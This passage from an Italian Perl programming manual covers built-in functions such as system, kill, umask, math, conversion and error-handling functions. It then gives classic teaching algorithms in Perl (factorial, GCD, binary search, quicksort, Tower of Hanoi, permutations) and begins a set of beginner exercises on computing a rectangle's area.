`system` ***elenco***	‘**system()**’ avvia l’esecuzione del comando indicato negli argomenti, attende la sua conclusione e restituisce il valore generato dal comando stesso.

Funzione	Descrizione
`time`	'**`time()`**' restituisce la data e l'ora attuale espressa in secondi trascorsi dalla data iniziale gestita dal sistema. Nel caso della maggior parte dei sistemi Unix si tratta dell'ora zero del 1/1/1970. Il valore ottenuto da '**`time()`**' può essere utilizzato dalle funzioni '**`gmtime()`**' e '**`localtime()`**'.
`times`	'**`times()`**' restituisce un array di quattro elementi che indicano rispettivamente: orario dell'utente; orario di sistema; orario dell'utente del processo figlio; orario di sistema del processo figlio.
`umask` ***maschera_numerica***	'**`umask()`**' permette di definire la maschera dei permessi per il processo elaborativo del programma. Restituisce il valore precedente. La maschera è espressa in forma numerica; ciò significa che se la maschera da indicare come argomento è una stringa, potrebbe essere necessario l'utilizzo della funzione '**`oct()`**' per garantire l'interpretazione ottale e non a base 10.

Segue la descrizione di alcuni esempi.

- ```
  exec ("ls");
  ```
  Esegue il comando '**`ls`**' e conclude il funzionamento del programma. In pratica, le istruzioni successive a '**`exec()`**', non vengono eseguite.

- ```
  kill ("TERM", 588);
  ```
  Invia il segnale '**`SIGTERM`**' al processo numero 588.

- ```
  kill (15, 588);
  ```
  Esattamente come nell'esempio precedente.

- ```
  kill (-15, 588);
  ```
  Come nell'esempio precedente, ma il segnale viene inviato anche a tutti i processi discendenti da quello indicato.

- ```
  sleep;
  ```
  Mette il programma in pausa senza specificare la fine di questa.

- ```
  sleep (10);
  ```
  Mette il programma in pausa per 10 secondi.

- ```
  sleep ($pausa);
  ```
  Mette il programma in pausa per la quantità di secondi indicata dalla variabile '**`$pausa`**'.

- ```
  system ("ls");
  ```
  Esegue il comando '**`ls`**' e poi riprende con il programma.

- ```
  if (system ("mkdir ciao")
    {
      die("La creazione della directory è fallita\n");
    }
  else
    {
      print ("La directory è stata creata\n");
    }
  ```
  L'esempio mostra il caso in cui si voglia controllare l'esito di un comando di sistema avviato attraverso la funzione '**`system()`**'. Se il comando '**`mkdir ciao`**' viene eseguito con successo, restituisce il valore zero, che per Perl equivale a *Falso*. Quindi, se la condizione si avvera, significa che l'operazione è fallita, altrimenti, tutto è andato bene.

- ```
  ($user, $system, $cuser, $csystem) = times;
  ```
  Scompone l'array restituito da '**`times()`**' in quattro variabili scalari.

- ```
  $maschera = '644';
  umask (oct ($maschera));
  ```
  Modifica la maschera dei permessi in modo che sia pari a 0644_8. Dal momento che l'informazione è contenuta in una stringa, che per di più non ha lo zero iniziale della rappresentazione ottale convenzionale, occorre convertire prima la stringa in numero nel modo corretto.

643.5 Funzioni matematiche

Perl fornisce una serie di funzioni matematiche tipiche della maggior parte dei linguaggi di programmazione.

Tabella 643.45. Funzioni Perl di tipo matematico.

Funzione	Descrizione
`abs` ***x***	'**`abs()`**' restituisce il valore assoluto del suo argomento. Se l'argomento non viene indicato, si utilizza la variabile predefinita '**`$_`**'.
`atan2` ***x*****,*****y***	'**`atan2()`**' restituisce l'arcotangente nell'intervallo da −PI a +PI.
`cos` ***x***	'**`cos()`**' restituisce il coseno. Se l'argomento non viene indicato, si utilizza la variabile predefinita '**`$_`**'.
`exp` ***x***	'**`exp()`**' restituisce ***e*** (la base del logaritmo naturale) elevato al valore di ***x***, cioè dell'argomento. Se l'argomento non viene indicato, si utilizza la variabile predefinita '**`$_`**'.
`int` ***x***	'**`int()`**' restituisce la parte intera del numero (o dell'espressione) fornito come argomento. Se l'argomento non viene indicato, si utilizza la variabile predefinita '**`$_`**'.
`log` ***x***	'**`log()`**' restituisce il logaritmo naturale del valore fornito come argomento. Se l'argomento non viene indicato, si utilizza la variabile predefinita '**`$_`**'.
`sin` ***x***	'**`sin()`**' restituisce il seno. Se l'argomento non viene indicato, si utilizza la variabile predefinita '**`$_`**'.
`sqrt` ***x***	'**`sqrt()`**' restituisce la radice quadrata. Se l'argomento non viene indicato, si utilizza la variabile predefinita '**`$_`**'.
  ```

643.6 Funzioni di conversione

Nel seguito sono elencate le funzioni che si occupano di convertire dati in formati differenti.

Tabella 643.46. Funzioni Perl per la conversione dei dati.

Funzione	Descrizione
`chr` ***n***	'**`chr()`**' restituisce il carattere corrispondente al numero indicato come argomento. Se non viene specificato l'argomento, il numero viene letto dalla variabile '**`$_`**'.
`hex` ***stringa***	'**`hex()`**' interpreta il proprio argomento come una stringa contenente un numero esadecimale. Restituisce il numero (decimale) corrispondente. Se non viene specificato l'argomento, il dato viene letto dalla variabile '**`$_`**'.
`oct` ***stringa***	'**`oct()`**' interpreta il proprio argomento come una stringa contenente un numero ottale. Restituisce il numero (decimale) corrispondente. Se non viene specificato l'argomento, il dato viene letto dalla variabile '**`$_`**'.
`ord` ***stringa***	'**`ord()`**' restituisce il valore numerico corrispondente al codice ASCII del primo carattere della stringa fornita come argomento. Se non viene specificato l'argomento, il dato viene letto dalla variabile '**`$_`**'.

Segue la descrizione di alcuni esempi.

- ```
  chr (65);
  ```
  Restituisce la lettera '**`A`**' maiuscola.

- ```
  hex ("0xAf");
  ```
  Restituisce il numero 175.

- ```
  hex ("af");
  ```
  Restituisce il numero 175.

- ```
  $permessi = '0755';
  mkdir ("/tmp/prova", oct ($permessi));
  ```
  Crea la directory '`/tmp/prova/`' con i permessi 0755_8. Dal momento che questi permessi sono contenuti in una variabile, in forma di stringa, devono essere convertiti in ottale prima dell'uso, altrimenti verrebbero interpretati in forma decimale.

643.7 Gestione delle espressioni

Sono elencate nel seguito le funzioni che si occupano di gestire l'esecuzione delle espressioni (quando necessario) e di conoscerne alcune caratteristiche.

Tabella 643.51. Funzioni Perl per il controllo delle espressioni e delle loro caratteristiche.

Funzione	Descrizione
`defined` ***espressione***	'**`defined()`**' restituisce *Vero* se l'espressione (o la variabile) restituisce un valore diverso da indefinito. Il valore indefinito può essere restituito in particolare nelle situazioni seguenti: la lettura oltre la fine del file; un errore di sistema; una variabile non ancora inizializzata. È importante non confondere il valore indefinito con lo zero o la stringa nulla: si tratta di tre cose differenti, in particolare, zero e stringa nulla sono valori definiti.
`scalar` ***espressione***	'**`scalar()`**' restituisce il risultato dell'espressione valutato in un contesto espressamente scalare.

643.8 Array e hash

Vengono elencate qui le funzioni che sono particolarmente dedicate alla gestione di array e hash.

Tabella 643.52. Funzioni Perl per la gestione di array.

Funzione	Descrizione
`delete` ***espressione***	'**`delete()`**' elimina uno o più elementi da un hash. L'espressione che rappresenta l'argomento della funzione deve rappresentare uno o più elementi dell'hash. Restituisce i valori cancellati, cioè quelli abbinati alle chiavi indicate per la cancellazione.
`exists` ***espressione***	'**`exists()`**' verifica l'esistenza di una chiave all'interno di un hash. Se esiste, anche se il valore corrispondente dovesse risultare indefinito, restituisce *Vero*. L'espressione che rappresenta l'argomento della funzione deve rappresentare un solo elemento dell'hash.
`keys` ***hash***	'**`keys()`**' restituisce un array composto da tutte le chiavi dell'hash posto come argomento.
`pop` ***array***	'**`pop()`**' restituisce l'ultimo elemento dell'array eliminandolo dall'array stesso (accorciandolo). In pratica tratta l'array come una pila (stack) ed esegue un'azione di *pop*.
`push` ***array* , *lista***	'**`push()`**' aggiunge all'array indicato come primo argomento gli elementi della lista successiva. In pratica tratta l'array come una pila (stack) ed esegue un'azione di *push*.
`splice` ***array* , *posizione_iniziale* ,** ↩ ↪***lunghezza* , *lista*** `splice` ***array* , *posizione_iniziale* ,** ↩ ↪***lunghezza*** `splice` ***array* , *posizione_iniziale***	'**`splice()`**' elimina dall'array, indicato come primo argomento, gli elementi collocati a partire dalla posizione iniziale, indicata come secondo argomento, per una quantità definita dal terzo argomento. Se il terzo argomento (la quantità di elementi da eliminare) viene omesso, vengono eliminati tutti gli elementi a partire dalla posizione iniziale. Se dopo il numero di argomenti da eliminare appaiono altri argomenti, vengono interpretati come una lista da inserire in sostituzione degli elementi cancellati. In tal modo, attraverso questa funzione, si può accorciare e allungare un array a piacimento, intervenendo in qualunque punto dello stesso.

Segue la descrizione di alcuni esempi.

- ```
  delete $miohash{ $miachiave };
  ```
  Elimina dall'hash '**%miohash**' l'elemento rappresentato dalla chiave contenuta nella variabile '**$miachiave**'.

- ```
  if (exists $miohash{ $miachiave })
    {
      …
    }
  ```
  Verifica l'esistenza dell'elemento rappresentato dalla chiave contenuta nella variabile '**$miachiave**', all'interno dell'hash '**%miohash**'. In caso affermativo esegue alcune istruzioni.

643.9 Controllo dell'esecuzione del programma

Nel seguito sono elencate le funzioni che sono utili per controllare l'esecuzione di un programma Perl. In particolare ciò che permette di gestire le situazioni di errore.

Tabella 643.55. Funzioni Perl per la gestione delle situazioni di errore.

Funzione	Descrizione
`die` ***lista***	'**die()**' emette il contenuto degli elementi della lista fornita come argomento attraverso lo standard error e quindi termina l'esecuzione del programma. Il programma Perl terminato in questo modo restituisce generalmente il valore contenuto dalla variabile '**$!**'.
`do` ***file***	'**do()**' permette di includere il file indicato come argomento. In generale viene usato per inserire delle subroutine esterne.
`eval` ***blocco*** `eval` ***espressione***	'**eval()**' permette di controllare l'esecuzione di un blocco di istruzioni, in modo da limitare i danni in caso di interruzione. In pratica, se all'interno del blocco si manifesta un errore di sintassi o di esecuzione, o ancora se viene incontrata un'istruzione '**die()**', '**eval()**' restituisce un valore indefinito e l'esecuzione del programma continua. Se si manifesta un errore, questo viene riportato dalla variabile '**$@**'. Nel caso non si verifichino errori, '**eval()**' restituisce il valore dell'ultima espressione del blocco di istruzioni controllato.
`exit` ***espressione***	'**exit()**' valuta l'espressione posta come argomento e termina l'esecuzione del programma restituendo all'esterno quel valore. È importante ricordare che dal punto di vista dei programmi, la restituzione del valore zero corrisponde a una conclusione con successo, mentre un valore pari a uno o superiore, rappresenta una conclusione anomala.
`require` ***espressione*** `require` ***file***	'**require()**' permette di specificare nel programma l'esigenza di qualcosa. Se si tratta di un'espressione il cui risultato è numerico, si vuole indicare che il programma richiede un interprete '**perl**' di versione maggiore o uguale a quel numero. Se si tratta di una stringa si intende che il programma richiede l'inclusione del file corrispondente come libreria. L'inclusione del file si ottiene solo se ciò non è già avvenuto.

Funzione	Descrizione
`warn` *lista*	'**`warn()`**' emette il contenuto degli elementi della lista fornita come argomento attraverso lo standard error. Solitamente, '**`warn()`**' viene utilizzato come '**`die()`**' nelle situazioni in cui non è necessario interrompere l'esecuzione del programma.

Segue la descrizione di alcuni esempi.

- ```
  if (chdir '/var/spool/lpd')
    {
      ...
    }
  else
    {
      die "L'operazione non è consentita.\n";
    }
  ```
  Se lo spostamento nella directory '`/var/spool/lpd/`' fallisce, visualizza il messaggio attraverso lo standard error e termina.

- ```
  do 'prova.pl';
  ```
  Esegue il contenuto del file '`prova.pl`'.

- ```
  if (chdir '/var/spool/lpd')
    {
      ...
    }
  else
    {
      print "L'operazione non è consentita.\n";
      exit 1;
    }
  ```
  Se lo spostamento nella directory '`/var/spool/lpd/`' fallisce, visualizza il messaggio e termina restituendo il valore uno.

643.10 Riferimenti

- Johan Vromans, *Perl 5 Desktop Guide*, O'Reilly & Associates

  ⟨*ftp://ftp.perl.org/pub/CPAN/authors/Johan_Vromans/*⟩

[1] Anche se la documentazione fa esplicito riferimento a questa possibilità, può darsi che non sia possibile evitare di indicare i permessi. Nello stesso modo, anche se si indicano i permessi non è garantito che questi vengano rispettati fedelmente dal sistema operativo sottostante, come descritto nell'esempio successivo.
  ```

Capitolo 644

Perl: esempi di programmazione

Questo capitolo raccoglie solo alcuni esempi di programmazione, in parte già descritti in altri capitoli. Lo scopo di questi esempi è solo didattico, utilizzando forme non ottimizzate per la velocità di esecuzione.

644.1 Problemi elementari di programmazione

In questa sezione vengono mostrati alcuni algoritmi elementari portati in Perl. Per la spiegazione degli algoritmi, se non sono già conosciuti, occorre leggere quanto riportato nel capitolo 542.

644.1.1 Somma tra due numeri positivi

Il problema della somma tra due numeri positivi, attraverso l'incremento unitario, è descritto nella sezione 542.2.1.

```
#!/usr/bin/perl
##
## somma.pl <x> <y>
## Somma esclusivamente valori positivi.
##
#
# &somma (<x>, <y>)
#
```

```
sub somma
{
    local ($x) = $_[0];
    local ($y) = $_[1];
    #
    local ($z) = $x;
    local ($i);
    #
    for ($i = 1; $i <= $y; $i++)
      {
        $z++;
      }
    #
    return $z;
}
#
# Inizio del programma.
#
$x = $ARGV[0];
$y = $ARGV[1];
#
$z = &somma ($x, $y);
#
print "$x + $y = $z\n";
#
```

In alternativa si può tradurre il ciclo '**`for`**' in un ciclo '**`while`**':

```
sub somma
{
    local ($x) = $_[0];
    local ($y) = $_[1];
    #
    local ($z) = $x;
    local ($i) = 1;
    #
    while ($i <= $y)
      {
        $z++;
        $i++;
      }
    #
    return $z;
}
```

644.1.2 Moltiplicazione di due numeri positivi attraverso la somma

Il problema della moltiplicazione tra due numeri positivi, attraverso la somma, è descritto nella sezione 542.2.2.

```
#!/usr/bin/perl
##
## moltiplica.pl <x> <y>
##
#
# &moltiplica (<x>, <y>)
#
sub moltiplica
{
    local ($x) = $_[0];
    local ($y) = $_[1];
    #
    local ($z) = 0;
    local ($i);
    #
    for ($i = 1; $i <= $y; $i++)
      {
        $z = $z + $x;
      }
    #
    return $z;
}
##
## Inizio del programma.
##
$x = $ARGV[0];
$y = $ARGV[1];
#
$z = &moltiplica ($x, $y);
#
print "$x * $y = $z\n";
#
```

In alternativa si può tradurre il ciclo '**`for`**' in un ciclo '**`while`**':

```
sub moltiplica {
    local ($x) = $_[0];
    local ($y) = $_[1];
    #
    local ($z) = 0;
    local ($i) = 1;
    #
    while ($i <= $y)
      {
        $z = $z + $x;
        $i++;
      }
    #
    return $z;
}
```

644.1.3 Divisione intera tra due numeri positivi

Il problema della divisione tra due numeri positivi, attraverso la sottrazione, è descritto nella sezione 542.2.3.

```
#!/usr/bin/perl
##
## dividi.pl <x> <y>
## Divide esclusivamente valori positivi.
##
#
# &dividi (<x>, <y>)
#
sub dividi
{
    local ($x) = $_[0];
    local ($y) = $_[1];
    #
    local ($z) = 0;
    local ($i) = $x;
    #
    while ($i >= $y)
      {
        $i = $i - $y;
        $z++;
      }
    #
    return $z;
}
##
## Inizio del programma.
##
$x = $ARGV[0];
$y = $ARGV[1];
#
$z = &dividi ($x, $y);
#
```

```
print "Divisione intera - $x:$y = $z\n";
#
```

644.1.4 Elevamento a potenza

Il problema dell'elevamento a potenza tra due numeri positivi, attraverso la moltiplicazione, è descritto nella sezione 542.2.4.

```
#!/usr/bin/perl
##
## exp.pl <x> <y>
## Eleva a potenza.
##
#
# &exp (<x>, <y>)
#
sub exp
{
    local ($x) = $_[0];
    local ($y) = $_[1];
    #
    local ($z) = 1;
    local ($i);
    #
    for ($i = 1; $i <= $y; $i++)
      {
        $z = $z * $x;
      }
    #
    return $z;
}
##
## Inizio del programma.
##
$x = $ARGV[0];
$y = $ARGV[1];
#
$z = &exp ($x, $y);
#
print "$x ** $y = $z\n";
#
```

In alternativa si può tradurre il ciclo '**`for`**' in un ciclo '**`while`**':

```
sub exp
{
    local ($x) = $_[0];
    local ($y) = $_[1];
    #
    local ($z) = 1;
    local ($i) = 1;
    #
    while ($i <= $y)
      {
        $z = $z * $x;
        $i++;
      }
    #
    return $z;
}
```

È possibile usare anche un algoritmo ricorsivo:

```
sub exp
{
    local ($x) = $_[0];
    local ($y) = $_[1];
    #
    if ($x == 0)
      {
        return 0;
      }
    elsif ($y == 0)
      {
        return 1;
      }
    else
      {
        return ($x * &exp ($x, $y-1));
      }
}
```

644.1.5 Radice quadrata

Il problema della radice quadrata è descritto nella sezione 542.2.5.

```
#!/usr/bin/perl
##
## radice.pl <x>
## Radice quadrata.
##
#
# &radice (<x>)
#
sub radice
{
    local ($x) = $_[0];
```

```
    #
    local ($z) = 0;
    local ($t) = 0;
    #
    while (1)
      {
        $t = $z * $z;
        #
        if ($t > $x)
          {
            #
            # È stato superato il valore massimo.
            #
            $z--;
            return $z;
          }
        #
        $z++;
      }
    #
    # Teoricamente, non dovrebbe mai arrivare qui.
    #
}
##
## Inizio del programma.
##
$x = $ARGV[0];
#
$z = &radice ($x);
#
print "radq ($x) = $z\n";
#
```

644.1.6 Fattoriale

Il problema del fattoriale è descritto nella sezione 542.2.6.

```
#!/usr/bin/perl
##
## fatt.pl <x>
##
#
# &fatt (<x>)
#
sub fatt
{
    local ($x) = $_[0];
    #
    local ($i) = ($x - 1);
    #
    while ($i > 0)
```

```
      {
        $x = $x * $i;
        $i--;
      }
    #
    return $x;
}
##
## Inizio del programma.
##
$x = $ARGV[0];
#
$fatt = &fatt ($x);
#
print "$x! = $fatt\n";
#
```

In alternativa, l'algoritmo si può tradurre in modo ricorsivo:

```
sub fatt {
    local ($x) = $_[0];
    #
    if ($x > 1)
      {
        return ($x * &fatt ($x - 1));
      }
    else
      {
        return 1;
      }
}
```

644.1.7 Massimo comune divisore

Il problema del massimo comune divisore, tra due numeri positivi, è descritto nella sezione 542.2.7.

```
#!/usr/bin/perl
##
## mcd.pl <x> <y>
##
#
# &mcd (<x>, <y>)
#
sub mcd
{
    local ($x) = $_[0];
    local ($y) = $_[1];
    #
    while ($x != $y)
      {
        if ($x > $y)
```

```
          {
            $x = $x - $y;
          }
        else
          {
            $y = $y - $x;
          }
      }
    #
    return $x;
}
##
## Inizio del programma.
##
$x = $ARGV[0];
$y = $ARGV[1];
#
$z = &mcd ($x, $y);
#
print "Il massimo comune divisore di $x e $y è $z\n";
#
```

644.1.8 Numero primo

Il problema della determinazione se un numero sia primo o meno, è descritto nella sezione 542.2.8.

```
#!/usr/bin/perl
##
## primo.pl <x>
##
#
# &primo (<x>)
#
sub primo
{
    local ($x) = $_[0];
    #
    local ($primo) = 1;
    local ($i) = 2;
    local ($j);
    #
    while (($i < $x) && $primo)
      {
        $j = int ($x / $i);
        $j = $x - ($j * $i);
        #
        if ($j == 0)
          {
            $primo = 0;
          }
        else
```

```
          {
            $i++;
          }
      }
    #
    return $primo;
}
##
## Inizio del programma.
##
$x = $ARGV[0];
#
if (&primo ($x))
  {
    print "$x è un numero primo\n";
  }
else
  {
    print "$x non è un numero primo\n";
  }
#
```

644.2 Scansione di array

In questa sezione vengono mostrati alcuni algoritmi, legati alla scansione degli array, portati in Perl. Per la spiegazione degli algoritmi, se non sono già conosciuti, occorre leggere quanto riportato nel capitolo 542.

644.2.1 Ricerca sequenziale

Il problema della ricerca sequenziale all'interno di un array, è descritto nella sezione 542.3.1.

```
#!/usr/bin/perl
##
## ricercaseq.pl <elemento-cercato> <valore>...
##
#
# &ricercaseq (<lista>, <elemento>, <inizio>, <fine>)
#
sub ricercaseq
{
    #
    # Il primo argomento è un riferimento all'array, per cui
    # lo scalare $lista diventa il nuovo riferimento locale
    # all'array.
    # Per leggerlo come array occorre la forma @$lista, mentre
    # per leggerne un elemento occorre la forma ${$lista}[n].
    #
    local ($lista) = $_[0];
    local ($x) = $_[1];
```

```
    local ($a) = $_[2];
    local ($z) = $_[3];
    #
    local ($i);
    #
    for ($i = $a; $i <= $z; $i++)
      {
        if ($x == ${$lista}[$i])
          {
            return $i;
          }
      }
    #
    # La corrispondenza non è stata trovata.
    #
    return -1;
}
##
## Inizio del programma.
##
$x = $ARGV[0];
@lista = @ARGV[1 .. $#ARGV];
#
$i = &ricercaseq (\@lista, $x, 0, $#lista);
#
print "L'elemento $x si trova nella posizione $i\n";
#
```

Esiste anche una soluzione ricorsiva che viene mostrata nella subroutine seguente:

```
sub ricercaseq {
    local ($lista) = $_[0];
    local ($x) = $_[1];
    local ($a) = $_[2];
    local ($z) = $_[3];
    #
    if ($a > $z)
      {
        return -1;
      }
    elsif ($x == ${$lista}[$a])
      {
        return $a;
      }
    else
      {
        return &ricercaseq ($lista, $x, $a+1, $z);
      }
}
```

644.2.2 Ricerca binaria

Il problema della ricerca binaria all'interno di un array, è descritto nella sezione 542.3.2.

```
#!/usr/bin/perl
##
## ricercabin.pl <elemento-cercato> <valore>...
##
#
# &ricercabin (<lista>, <elemento>, <inizio>, <fine>)
#
sub ricercabin
{
    #
    # Il primo argomento è un riferimento all'array, per cui
    # lo scalare $lista diventa il nuovo riferimento locale
    # all'array.
    # Per leggerlo come array occorre la forma @$lista, mentre
    # per leggerne un elemento occorre la forma ${$lista}[n].
    #
    local ($lista) = $_[0];
    local ($x) = $_[1];
    local ($a) = $_[2];
    local ($z) = $_[3];
    #
    local ($m);
    #
    # Determina l'elemento centrale.
    #
    $m = int (($a + $z) / 2);
    #
    if ($m < $a)
      {
        #
        # Non restano elementi da controllare: l'elemento cercato non c'è.
        #
        return -1;
      }
    elsif ($x < ${$lista}[$m])
      {
        #
        # Si ripete la ricerca nella parte inferiore.
        #
        return &ricercabin ($lista, $x, $a, $m-1);
      }
    elsif ($x > ${$lista}[$m])
      {
        #
        # Si ripete la ricerca nella parte superiore.
        #
        return &ricercabin ($lista, $x, $m+1, $z);
      }
    else
      {
```

```
        #
        # $m rappresenta l'indice dell'elemento cercato.
        #
        return $m;
      }
}
##
## Inizio del programma.
##
$x = $ARGV[0];
@lista = @ARGV[1 .. $#ARGV];
#
$i = &ricercabin (\@lista, $x, 0, $#lista);
#
print "L'elemento $x si trova nella posizione $i\n";
#
```

644.3 Algoritmi tradizionali

In questa sezione vengono mostrati alcuni algoritmi tradizionali portati in Perl. Per la spiegazione degli algoritmi, se non sono già conosciuti, occorre leggere quanto riportato nel capitolo 542.

644.3.1 Bubblesort

Il problema del Bubblesort è stato descritto nella sezione 542.4.1. Viene mostrata prima una soluzione iterativa e successivamente la funzione '**bsort**' in versione ricorsiva.

```
#!/usr/bin/perl
##
## bsort.pl <valore>...
##
#
# &bsort (<lista>, <inizio>, <fine>)
#
sub bsort
{
    #
    # Il primo argomento è un riferimento all'array, per cui
    # lo scalare $lista diventa il nuovo riferimento locale
    # all'array.
    # Per leggerlo come array occorre la forma @$lista, mentre
    # per leggerne un elemento occorre la forma ${$lista}[n].
    #
    local ($lista) = $_[0];
    local ($a) = $_[1];
    local ($z) = $_[2];
    #
    local ($scambio);
    #
```

```
    local ($j);
    local ($k);
    #
    # Inizia il ciclo di scansione dell'array.
    #
    for ($j = $a; $j < $z; $j++)
      {
        #
        # Scansione interna dell'array per collocare nella posizione
        # $j l'elemento giusto.
        #
        for ($k = $j+1; $k <= $z; $k++)
          {
            if (${$lista}[$k] < ${$lista}[$j])
              {
                #
                # Scambia i valori
                #
                $scambio = ${$lista}[$k];
                ${$lista}[$k] = ${$lista}[$j];
                ${$lista}[$j] = $scambio;
              }
          }
      }
}
##
## Inizio del programma.
##
@lista = @ARGV;
#
&bsort (\@lista, 0, $#lista);
#
print "@lista\n";
#
```

Segue la funzione '**bsort**' in versione ricorsiva:

```
sub bsort
{
    local ($lista) = $_[0];
    local ($a) = $_[1];
    local ($z) = $_[2];
    #
    local ($k);
    local ($scambio);
    #
    if ($a < $z)
      {
        #
        # Scansione interna dell'array per collocare nella posizione
        # $a l'elemento giusto.
        #
        for ($k = $a+1; $k <= $z; $k++)
          {
            if (${$lista}[$k] < ${$lista}[$a])
              {
                #
                # Scambia i valori
                #
                $scambio = ${$lista}[$k];
                ${$lista}[$k] = ${$lista}[$a];
                ${$lista}[$a] = $scambio;
              }
          }
        #
        &bsort ($lista, $a+1, $z);
      }
}
```

644.3.2 Torre di Hanoi

Il problema della torre di Hanoi è descritto nella sezione 542.4.3.

```
#!/usr/bin/perl
##
## hanoi.pl <n-anelli> <piolo-iniziale> <piolo-finale>
##
#
# &hanoi (<n-anelli>, <piolo-iniziale>, <piolo-finale>)
#
sub hanoi {
    local ($n) = $_[0];
    local ($p1) = $_[1];
    local ($p2) = $_[2];
    #
    if ($n > 0)
      {
        &hanoi ($n-1, $p1, 6-$p1-$p2);
        print "Muovi l'anello $n dal piolo $p1 al piolo $p2\n";
        &hanoi ($n-1, 6-$p1-$p2, $p2);
```

```
        }
}
##
## Inizio del programma.
##
$n = $ARGV[0];
$p1 = $ARGV[1];
$p2 = $ARGV[2];
#
&hanoi ($n, $p1, $p2);
#
```

644.3.3 Quicksort

L'algoritmo del Quicksort è stato descritto nella sezione 542.4.4.

```
#!/usr/bin/perl
##
## qsort.pl <valore>...
##
#
# &part (<lista>, <inizio>, <fine>)
#
sub part
{
    #
    # Il primo argomento è un riferimento all'array, per cui
    # lo scalare $lista diventa il nuovo riferimento locale
    # all'array.
    # Per leggerlo come array occorre la forma @$lista, mentre
    # per leggerne un elemento occorre la forma ${$lista}[n].
    #
    local ($lista) = $_[0];
    local ($a) = $_[1];
    local ($z) = $_[2];
    #
    # Viene preparata una variabile che serve per scambiare due valori.
    #
    local ($scambio) = 0;
    #
    # Si assume che $a sia inferiore a $z.
    #
    local ($i) = $a + 1;
    local ($cf) = $z;
    #
    # Inizia il ciclo di scansione dell'array.
    #
    while (1)
      {
        while (1)
          {
```

```
          #
          # Sposta $i a destra.
          #
          if ((${$lista}[$i] > ${$lista}[$a]) || ($i >= $cf))
            {
              last;
            }
          else
            {
              $i += 1;
            }
        }
      while (1)
        {
          #
          # Sposta $cf a sinistra.
          #
          if (${$lista}[$cf] <= ${$lista}[$a])
            {
              last;
            }
          else
           {
              $cf -= 1;
           }
        }
      if ($cf <= $i)
        {
          #
          # È avvenuto l'incontro tra $i e $cf.
          #
          last;
        }
      else
        {
          #
          # Vengono scambiati i valori.
          #
          $scambio = ${$lista}[$cf];
          ${$lista}[$cf] = ${$lista}[$i];
          ${$lista}[$i] = $scambio;
          #
          $i += 1;
          $cf -= 1;
        }
    }
  #
  # A questo punto @$lista[$a..$z] è stata ripartita e $cf è la
  # collocazione di @$lista[$a].
  #
  $scambio = ${$lista}[$cf];
  ${$lista}[$cf] = ${$lista}[$a];
  ${$lista}[$a] = $scambio;
```

```
    #
    # A questo punto, @$lista[$cf] è un elemento (un valore) nella
    # giusta posizione.
    #
    return $cf;
}
#
# &quicksort (<lista>, <inizio>, <fine>)
#
sub quicksort
{
    #
    # Il primo argomento è un riferimento all'array, per cui
    # lo scalare $lista diventa il nuovo riferimento locale
    # all'array.
    #
    local ($lista) = $_[0];
    local ($a) = $_[1];
    local ($z) = $_[2];
    #
    # Viene preparata la variabile $cf.
    #
    local ($cf) = 0;
    #
    if ($z > $a)
      {
        $cf = &part ($lista, $a, $z);
        &quicksort ($lista, $a, $cf-1);
        &quicksort ($lista, $cf+1, $z);
      }
}
##
## Inizio del programma.
##
@lista = @ARGV;
#
quicksort (\@lista, 0, $#lista);
#
print "@lista\n";
#
```

644.3.4 Permutazioni

L'algoritmo ricorsivo delle permutazioni è descritto nella sezione 542.4.5.

```
#!/usr/bin/perl
##
## permuta.pl <valore>...
##
#
# &permuta (<lista>, <inizio>, <fine>)
```

```
#
sub permuta
{
    #
    # Il primo argomento è un riferimento all'array, per cui
    # lo scalare $lista diventa il nuovo riferimento locale
    # all'array.
    # Per leggerlo come array occorre la forma @$lista, mentre
    # per leggerne un elemento occorre la forma ${$lista}[n].
    #
    local ($lista) = $_[0];
    local ($a) = $_[1];
    local ($z) = $_[2];
    #
    local ($scambio);
    #
    local ($k);
    #
    # Se il segmento di array contiene almeno due elementi, si
    # procede.
    #
    if (($z - $a) >= 1)
      {
        #
        # Inizia un ciclo di scambi tra l'ultimo elemento e uno degli
        # altri contenuti nel segmento di array.
        #
        for ($k = $z; $k >= $a; $k--)
          {
            #
            # Scambia i valori.
            #
            $scambio = ${$lista}[$k];
            ${$lista}[$k] = ${$lista}[$z];
            ${$lista}[$z] = $scambio;
            #
            # Esegue una chiamata ricorsiva per permutare un segmento
            # più piccolo dell'array.
            #
            permuta ($lista, $a, $z-1);
            #
            # Scambia i valori.
            #
            $scambio = ${$lista}[$k];
            ${$lista}[$k] = ${$lista}[$z];
            ${$lista}[$z] = $scambio;
          }
      }
    else
      {
        #
        # Visualizza la situazione attuale dell'array.
        #
```

```
        print "@$lista\n";
      }
}
##
## Inizio del programma.
##
@lista = @ARGV;
#
&permuta (\@lista, 0, $#lista);
#
```

Perl: esercizi di programmazione

Questo capitolo raccoglie una sequenza di esercizi didattici di programmazione realizzati in Perl.[1] Il contenuto e la gradualità degli esercizi è orientato verso studenti di scuola media. Come si può osservare dagli esempi, in tutti i programmi viene aggiunto inizialmente l'opzione '**-w**' per assicurare l'emissione di informazioni diagnostiche da parte dell'interprete.

645.1 Area del rettangolo

Con il pretesto di calcolare l'area di un rettangolo, si vuole introdurre all'uso dell'istruzione '**print**', alla gestione delle stringhe, con la relativa espansione delle variabili e l'eliminazione del codice di interruzione di riga.

1. La prima soluzione proposta ha lo scopo di mostrare l'uso dei flussi di file standard nel linguaggio Perl.

```
#!/usr/bin/perl -w
##
## Programma area-01.pl
## Scritto da ...
##
## Programma per trovare l'area di un rettangolo.
##
print ("Inserisci la base: ");
$base = <STDIN>;
print ("Inserisci l'altezza: ");
$altezza = <STDIN>;
$area = $base * $altezza;
print ("Il rettangolo con una base di ");
print $base;
print (" e un'altezza di ");
print $altezza;
print (" ha un'area di ");
print $area;
print ("\n");
```

   Inserendo rispettivamente i valori 10 e 20, il risultato che si ottiene è quello dell'interazione seguente:

   `Inserisci la base:` **10** [*Invio*]

   `Inserisci l'altezza:` **20** [*Invio*]

```
Il rettangolo con una base di 10
 e un'altezza di 20
 ha un'area di 200
```

2. La seconda soluzione serve a mostrare la possibilità di concatenare le stringhe nella composizione della frase finale, attraverso l'operatore '**.**'.

```
#!/usr/bin/perl -w
##
## Programma area-02.pl
```

```
## Scritto da ...
##
## Programma per trovare l'area di un rettangolo.
## Rispetto alla versione 01 si introduce il concatenamento
## di stringa.
##
print ("Inserisci la base: ");
$base = <STDIN>;
print ("Inserisci l'altezza: ");
$altezza = <STDIN>;
$area = $base * $altezza;
print ("Il rettangolo con una base di "
       . $base
       . " e un'altezza di "
       . $altezza
       . " ha un'area di "
       . $area
       . "\n");
```

